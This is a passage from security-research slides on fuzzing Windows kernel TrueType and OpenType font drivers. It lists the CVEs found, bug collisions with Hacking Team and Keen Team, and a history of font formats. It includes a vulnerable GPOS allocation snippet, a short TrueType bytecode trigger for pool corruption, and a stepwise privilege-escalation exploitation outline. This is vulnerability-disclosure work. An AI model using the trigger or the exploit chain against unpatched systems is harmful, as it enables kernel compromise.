  - Vastly complex data structures used to describe shapes, scaling, metrics, kerning etc.
  - Multiple non-obvious relations between various settings and characteristics making up a font.
  - Extensive quantity of code to read and understand, especially difficult with no original source code available.
    - Symbols, structure definitions, comments etc. would be very useful.

Font fuzzing

- Any font security research without fuzzing would be incomplete.
- It’s the most common hotness in low-level infosec.
  - A majority of researchers have done it or considered it at some point.
  - Likewise, a majority of vulnerabilities in the past were probably discovered via fuzzing.
- Best thing is – it still works!
  - Recent example: the Windows Kernel TTF vulnerability used to break out of the Adobe Reader sandbox and win pwn2own 2015 (Keen Team).

Windows kernel font fuzzing

- I’ve been resisting it for years.
  - If so many people have successfully done it in the past, they must have found all the bugs by now, right?
- Finally gave it a shot in May 2015.
  - Dumb fuzzing TrueType and OpenType is fundamentally the same – why not do both?
  - Shared file organization (SFNT structure) and a number of common tables.

Windows kernel font fuzzing – methodology

- No rocket science, took a few simple steps to make the process as effective as possible:
  1. Generated a solid initial corpus of .OTF / .TTF font files to maximize code coverage and minimize size.
  2. Scaled the fuzzing process to run on several hundreds / thousands of CPU cores.
  3. Applied carefully chosen per-table mutation ratios.
  4. Used a variety of universal bit and byte-fiddling mutation algorithms and mixed them during fuzzing.
  5. Developed a Windows harness to render all (and only) glyphs available in the font at various (but deterministic) point sizes and with various text settings.
  6. Mutated and loaded fonts from memory in order to avoid expensive disk I/O operations.
  7. Enabled the Special Pools mechanism for `win32k.sys` and `ATMFD.DLL` kernel modules to achieve better memory corruption detection rates.
  8. Optimized Windows (turned off UI features, disabled services etc.) to reduce unrelated OS overhead.

Windows kernel font fuzzing – initial results

- 7 unique OpenType bugs and 4 TrueType bugs discovered after a few days of running.
  - caused by mutations in various tables: `glyf`, `GPOS`, `maxp`, `hmtx`, `CFF`, `fpgm`
- Initially all scheduled for the August Patch Tuesday.
- But then…

Unexpected security bulletin

Out-of-band release for Security Bulletin MS15-078

MSRC Team | 20 Jul 2015 11:09 AM

Today, we released a security bulletin to provide an update for Microsoft Windows. Customers who have automatic updates enabled or apply the update, will be protected.

We recommend customers apply the update as soon as possible, following the directions in the security bulletin.

More information about this bulletin can be found at Microsoft's Bulletin Summary page.

MSRC Team

July 2015			
MS15-078	OpenType Font Driver Vulnerability	CVE-2015-2426	Mateusz Jurczyk of Google Project Zero
MS15-078	OpenType Font Driver Vulnerability	CVE-2015-2426	Genwei Jiang of FireEye, Inc.
MS15-078	OpenType Font Driver Vulnerability	CVE-2015-2426	Moony Li of TrendMicro Company

Collision #1: Hacking Team

- In the Hacking Team data dump, a 2nd OpenType font exploit was found targeting the Windows kernel for a sandbox escape.
  - discovered in the dump and reported to Microsoft by FireEye and TrendMicro.
- The bug was specifically in .OTF file parsing implemented by the kernel driver.
  - Resulted in a pool-based buffer overflow, facilitating a privilege escalation.
- Interesting data point: it was the most commonly hitting OTF crash during my fuzzing session.
  - basically *trivial* to discover.

Collision #1: culprit of the vulnerability

```
LPVOID lpBuffer = EngAllocMem(8 + GPOS.Class1Count * 0x20);
if (lpBuffer != NULL) {
  // Copy the first element.
  memcpy(lpBuffer + 8, ..., 0x20);

  // Copy the remaining Class1Count - 1 elements.
  ...
}
```

- The driver would assume that `Class1Count` (a field inside of the `GPOS` table) would be always non-zero.
- If it was actually zero, the code would overflow the allocated buffer by 32 (0x20) bytes.
- Since the field is a 16-bit integer, it was sufficient to set the specific 2 bytes to 0x0 in the file to trigger the condition.

Collision #1: vulnerability exploitation

- Details of the vulnerability exploitation can be found at a Chinese blog (link), as discussed by MJ0011 and pgboy of 360 Vulcan Team.
- The exploit was later ported to Windows 8.1 64-bit by Cedric Halbronn of NCC Group (link).
- In essence:
    1. Massage the kernel pool to put a `CHwndTargetProp` object directly after the overflown buffer, having its vtable corrupted and redirected into user space memory.
    2. Use another `win32k.sys` vulnerability to leak the driver's base address.
    3. Trigger the corrupted vtable to get RIP control, hijack RSP through a stack pivot.
    4. Invoke a ROP chain to disable SMEP.
    5. Execute a privilege escalation shellcode from user-mode memory and return.

Further fixes – August 2015 Patch Tuesday

- Remaining ten vulnerabilities were fixed by Microsoft three weeks later during the regular Patch Tuesday cycle.
- Another bug collision became apparent, with Keen Team this time (CVE-2015-2455).
- It was one of the issues used during pwn2own, according to ZDI.

MS15-080	OpenType Font Parsing Vulnerability	CVE-2015-2432	Mateusz Jurczyk of Google Project Zero
MS15-080	TrueType Font Parsing Vulnerability	CVE-2015-2435	KeenTeam's Jihui Lu and Peter Hlavaty, working with HP's Zero Day Initiative
MS15-080	TrueType Font Parsing Vulnerability	CVE-2015-2455	Mateusz Jurczyk of Google Project Zero
MS15-080	TrueType Font Parsing Vulnerability	CVE-2015-2455	KeenTeam's Jihui Lu and Peter Hlavaty, working with HP's Zero Day Initiative
MS15-080	TrueType Font Parsing Vulnerability	CVE-2015-2456	Mateusz Jurczyk of Google Project Zero
MS15-080	OpenType Font Parsing Vulnerability	CVE-2015-2458	Mateusz Jurczyk of Google Project Zero
MS15-080	OpenType Font Parsing Vulnerability	CVE-2015-2459	Mateusz Jurczyk of Google Project Zero
MS15-080	OpenType Font Parsing Vulnerability	CVE-2015-2460	Mateusz Jurczyk of Google Project Zero
MS15-080	OpenType Font Parsing Vulnerability	CVE-2015-2461	Mateusz Jurczyk of Google Project Zero
MS15-080	OpenType Font Parsing Vulnerability	CVE-2015-2462	Mateusz Jurczyk of Google Project Zero
MS15-080	TrueType Font Parsing Vulnerability	CVE-2015-2463	Mateusz Jurczyk of Google Project Zero
MS15-080	TrueType Font Parsing Vulnerability	CVE-2015-2464	Mateusz Jurczyk of Google Project Zero

Collision #2: culprit of the vulnerability

The problem existed in the implementation of a TrueType `IUP` instruction.

Interpolate Untouched Points through the outline

IUP[a]	
Code Range	0x30 - 0x31
a	0: interpolate in the *y*-direction 1: interpolate in the *x*-direction
Pops	–
Pushes	–
Uses	zp2, freedom_vector, projection_vector

Considers a glyph contour by contour, moving any untouched points in each contour that are between a pair of touched points. If the coordinates of an untouched point were originally between those of the touched pair, it is linearly interpolated between the new coordinates, otherwise the untouched point is shifted by the amount the nearest touched point is shifted.

This instruction operates on points in the glyph zone pointed to by zp2. This zone should almost always be zone 1. Applying IUP to zone 0 is an error.

source: Microsoft, The TrueType instruction set, Part 2

Collision #2: culprit of the vulnerability

This instruction operates on points in the glyph zone pointed to by zp2. This zone should almost always be zone 1. Applying IUP to zone 0 is an error.

Collision #2: vulnerability trigger

```
PUSH[ ]   /* 1 value pushed */
0
SZP2[ ]   /* SetZonePointer2 */
IUP[0]     /* InterpolateUntPts */
```

- It's sufficient to execute the `IUP` instruction with `zp2` (*zone pointer 2*) set to 0 to trigger the bug.
  - trivial to come by – a single bit flip is enough to change the `SZP2` / `SZPS` instruction argument from 1 to 0.
- The instruction assumed it was operating on zone 1, but iterated over zone's 0 points, leading to a multitude of out-of-bounds reads and writes, corrupting the pool memory area.

Collision #2: conclusions and data points

1. Official specifications can really hint – or even explicitly point out – where things can go wrong in file format handling.
   - already happened several times during the research, although only checked post-factum.
2. With such a trivial trigger, how did the vulnerability even make it until 2015?
3. Once again, the collided bug was the most frequently hitting TTF crash.

Font fuzzing – the future

- There's still a lot to be done to improve font engines' robustness through fuzzing.
  - Less dumb, more structure-aware mutation algorithms.
  - Fully code coverage driven fuzzing.
  - Better memory corruption detection ratios (e.g. against the aggressive driver exception handling).
  - Fully generative fuzzing for certain portions of the specs (e.g. the TrueType VM).
- More fixes for fuzzed out bugs are still coming up, too! ☺

Some final thoughts

- Despite a lot of attention, font vulnerabilities are still not extinct – I'd rather say the opposite.
- It's doubtful they ever completely will – the only winning move is to remove font processing from all privileged security contexts.
  - Microsoft is already doing this with the introduction of a separated user-land font driver in Windows 10.

Some final thoughts

- Shared native codebases still exist, and are immensely scary in the context of software security.
  - especially those processing complex file formats written 20-30 years ago.
- Even in 2015 – the era of high-quality mitigations and security mechanisms, **one** *good* bug still suffices for a complete system compromise.

Thanks!

@j00ru


http://j00ru.vexillium.org/

j00ru.vx@gmail.com

ADDENUM:


A short recap on font history

Early 1980’s




Early 1980's


Bitmap (raster) fonts, mostly hardcoded



MS-DOS, 1981



86-DOS, 1980



UNIX, 1984

Early 1980's

Mac OS, 1984

Various raster font formats


- Multiple bitmap font file formats developed in the past:
  - **Portable Compiled Format (PCF)**
  - **Glyph Bitmap Distribution Format (BDF)**
  - Server Normal Format (SNF)
  - DECWindows Font (DWF)
  - Sun X11/NeWS format (BF, AFM)
  - **Microsoft Windows bitmapped font (FON)**
  - Amiga Font, ColorFont, AnimFont
  - ByteMap Font (BMF)
  - PC Screen Font (PSF)
  - Packed bitmap font bitmap file for TeX DVI drivers (PK)

Still supported by *FreeType* (PCF, BDF, FON)


Still supported by Microsoft Windows (FON)

Adobe PostScript fonts

- In 1984, Adobe introduced two *outline* font formats based on the *PostScript* language (itself created in 1982):
  - *Type 1*, which may only use a specific subset of PostScript specification.
  - *Type 3*, which can take advantage of all of PostScript's features.
- Originally proprietary formats, with technical specification commercially licensed to partners.
  - Only publicly documented in March 1990, following Apple's work on an independent font format, *TrueType*.




Type 1 Fonts



Adobe Type 1 Font Format, Adobe Systems Incorporated

WTF #1



Adobe Type 1 Font Format, Adobe Systems Incorporated

WTF #1

Adobe kept the details of their hinting scheme undisclosed and ***used a (simple) encryption scheme to protect Type 1 outlines and hints****, which still persists today (although the encryption scheme and key has since been published by Adobe).*

source: Wikipedia

WTF #1: „encryption”

Type 1 font programs incorporate two types of encryption: charstring encryption and eexec encryption.

The encoded charstrings are encrypted first. This level of encryption is called *charstring encryption*; Type 1 BuildChar works only with encoded and encrypted charstrings. A section of the Type 1 font program, including the Private and CharStrings dictionaries, is again encrypted using another layer of encryption called *eexec encryption*. This layer of encryption is intended to protect some of the hint information in the Private dictionary from casual inspection, and it coincidentally provides an ASCII hexadecimal form of this part of the font program so that it can be passed through communication channels that accept only 7-bit ASCII.

Adobe Type 1 Font Format, Adobe Systems Incorporated

WTF #1: „encryption"

This encryption step can be performed by the following C language program, where *r* is initialized to the key for the encryption type:

```
unsigned short int r;
unsigned short int c1 = 52845;
unsigned short int c2 = 22719;

unsigned char Encrypt(plain) unsigned char plain;
{unsigned char cipher;
cipher = (plain ^ (r>>8));
r = (cipher + r) * c1 + c2;
return cipher;
}
```

The decryption step can be performed by the following C language program, where *r* is initialized to the key for the encryption type:

```
unsigned short int r;
unsigned short int c1 = 52845;
unsigned short int c2 = 22719;

unsigned char Decrypt(cipher) unsigned char cipher;
{unsigned char plain;
plain = (cipher ^ (r>>8));
r = (cipher + r) * c1 + c2;
return plain;
}
```

Adobe Type 1 Font Format, Adobe Systems Incorporated

WTF #2

Because Type 1 font programs were originally produced and were carefully checked only within Adobe Systems, ***Type 1 BuildChar was designed with the expectation that only error-free Type 1 font programs would be presented to it****. Consequently, Type 1 BuildChar does not protect itself against data inconsistencies and other problems.*

Adobe Systems Incorporated 1993,

Adobe type 1 font format, Third printing, Version 1.1,


Addison-Wesley Publishing Company, Inc., p. 8.

Type 1 Multiple Master (MM) fonts

- In 1991, Adobe released an extension to the Type 1 font format called "Multiple Master fonts".
  - enables specifying two or more "masters" (font styles) and interpolating between them along a continuous range of "axes".
    - weight, width, optical size, style
  - technically implemented by introducing several new DICT fields and Charstring instructions.

Type 1 Multiple Master (MM) fonts

- Initially supported in *Adobe Type Manager* (itself released in 1990).
  - first program to properly rasterize Type 1 fonts on screen.
- Not commonly adopted world-wide, partially due to the advent of *OpenType*.
  - only 30 commercial and 8 free MM fonts released (mostly by Adobe itself).
  - very sparse software support nowadays; however, at least Microsoft Windows (GDI) and Adobe Reader still support it.



Adobe Type Manager (ATM)

- Ported to Windows (3.0, 3.1, 95, 98, Me) by patching into the OS at a very low level in order to provide *native* support for Type 1 fonts.
- Windows NT made it *impossible* (?) to continue this practice.
  - Microsoft originally reacted by allowing Type 1 fonts to be converted to TrueType during system installation.
  - In Windows NT 4.0, ATM was added to the Windows kernel as a third-party font driver, becoming `ATMFD.DLL`.
  - It is there until today, still providing support for PostScript fonts on modern Windows.

Early 1990’s

- Also in 1991, Apple designed a completely new outline font format called *TrueType*.
  - Based on quadratic Bézier curves.
  - Offered an extensive virtual machine with a programming language for *hinting*, among other improvements in relation to Type 1 fonts.
  - First supported in Mac OS System 7 released in May 1991.
  - Licensed to Microsoft for free to ensure wide adoption.
    - Microsoft added full support for TTF in Windows 3.1, released in 1992.
    - It is generally the same code rasterizing fonts on your Windows today.

TrueType SFNT format

Tag	Name
cmap	Character to glyph mapping
head	Font header
hhea	Horizontal header
hmtx	Horizontal metrics
maxp	Maximum profile
name	Naming table
OS/2	OS/2 and Windows specific metrics
post	PostScript information
cvt	Control Value Table
fpgm	Font Program
glyf	Glyph data
loca	Index to location
prep	CVT Program

Mid 1990’s

- **1994:** Apple extended TrueType with the launch of TrueType GX.
  - Added extra SFNT tables to enable *morphing* (similar to Adobe’s MM technology) and replacing sequences of characters with different designs.
  - Not widely adopted, now part of *Apple Advanced Typography* (AAT).
- **1994:** Microsoft failed to license TrueType GX and started working on a new format, *TrueType Open*.
- **1996:** Adobe joined Microsoft in these efforts, in order to create technology which would supersede both TrueType and Type 1 fonts. It was called *OpenType.*

The OpenType format

- Uses the same SFNT general structure as TrueType.
  - Requires several new tables.
- Can specify glyph outlines in either the old TrueType format ("glyf" table) or a new „Compact Font Format” (CFF).
  - CFF is essentially a compact (binary) representation of Type 1 fonts, with some additional features and an updated Charstring language (Type 2).

OpenType support

- External Adobe Type Manager was required for .OTF files on Windows 95, 98, NT and Me.
- The `ATMFD.DLL` library with OpenType support is bundled in the default installation since Windows 2000.
- Adobe used the same implementation in their other products (e.g. the *CoolType* library).
- Implementation for basic features of OTF followed in FreeType, Apple products and other software.
- OpenType became the 2nd most commonly used font format world-wide.

Late 1990’s – today

- No groundbreaking revolution since the introduction of OpenType.
- The standard has been evolving, with latest specification being version 1.6 released in 2009.
- Vendors started to make use of OTF extensibility to implement a number of new features, often with no collaboration with other major actors.

Late 1990's – today

- **Apple** introduced tags enabling more advanced font features, supported by the AAT (*Apple Advanced Typography*) software in OS X.
- **Microsoft** introduced new math tables supported by Office, Windows 8 (RichEdit 8.0) and Gecko, among others.
- **Apple**, **Microsoft** and **Google** have proposed three different extensions to add support for colored Emoji fonts; each suggesting the use of different tables / formats.
- **Mozilla** and **Adobe** have proposed adding full SVG support to OpenType.
- Many more examples.

Today

Format	Supported by
.FON, .FNT bitmap fonts	Windows, FreeType
.PFB, .PFM, .MMM Type 1 fonts	Windows, Adobe Reader, FreeType, Java
.TTF, .TTC TrueType fonts	Windows, OS X, Adobe Reader, Adobe Flash, FreeType, DirectWrite, Java
.OTF OpenType Fonts	Windows, OS X, Adobe Reader, Adobe Flash, FreeType, DirectWrite, Java
Other, unpopular formats	...

- Most UNIX-based software (*GNU/Linux*, *iOS*, *Android*, *ChromeOS*) make use of the FreeType library.
- A number of Windows client programs (*Office*, *Explorer*, some web browsers) use the builtin Windows font support or DirectWrite.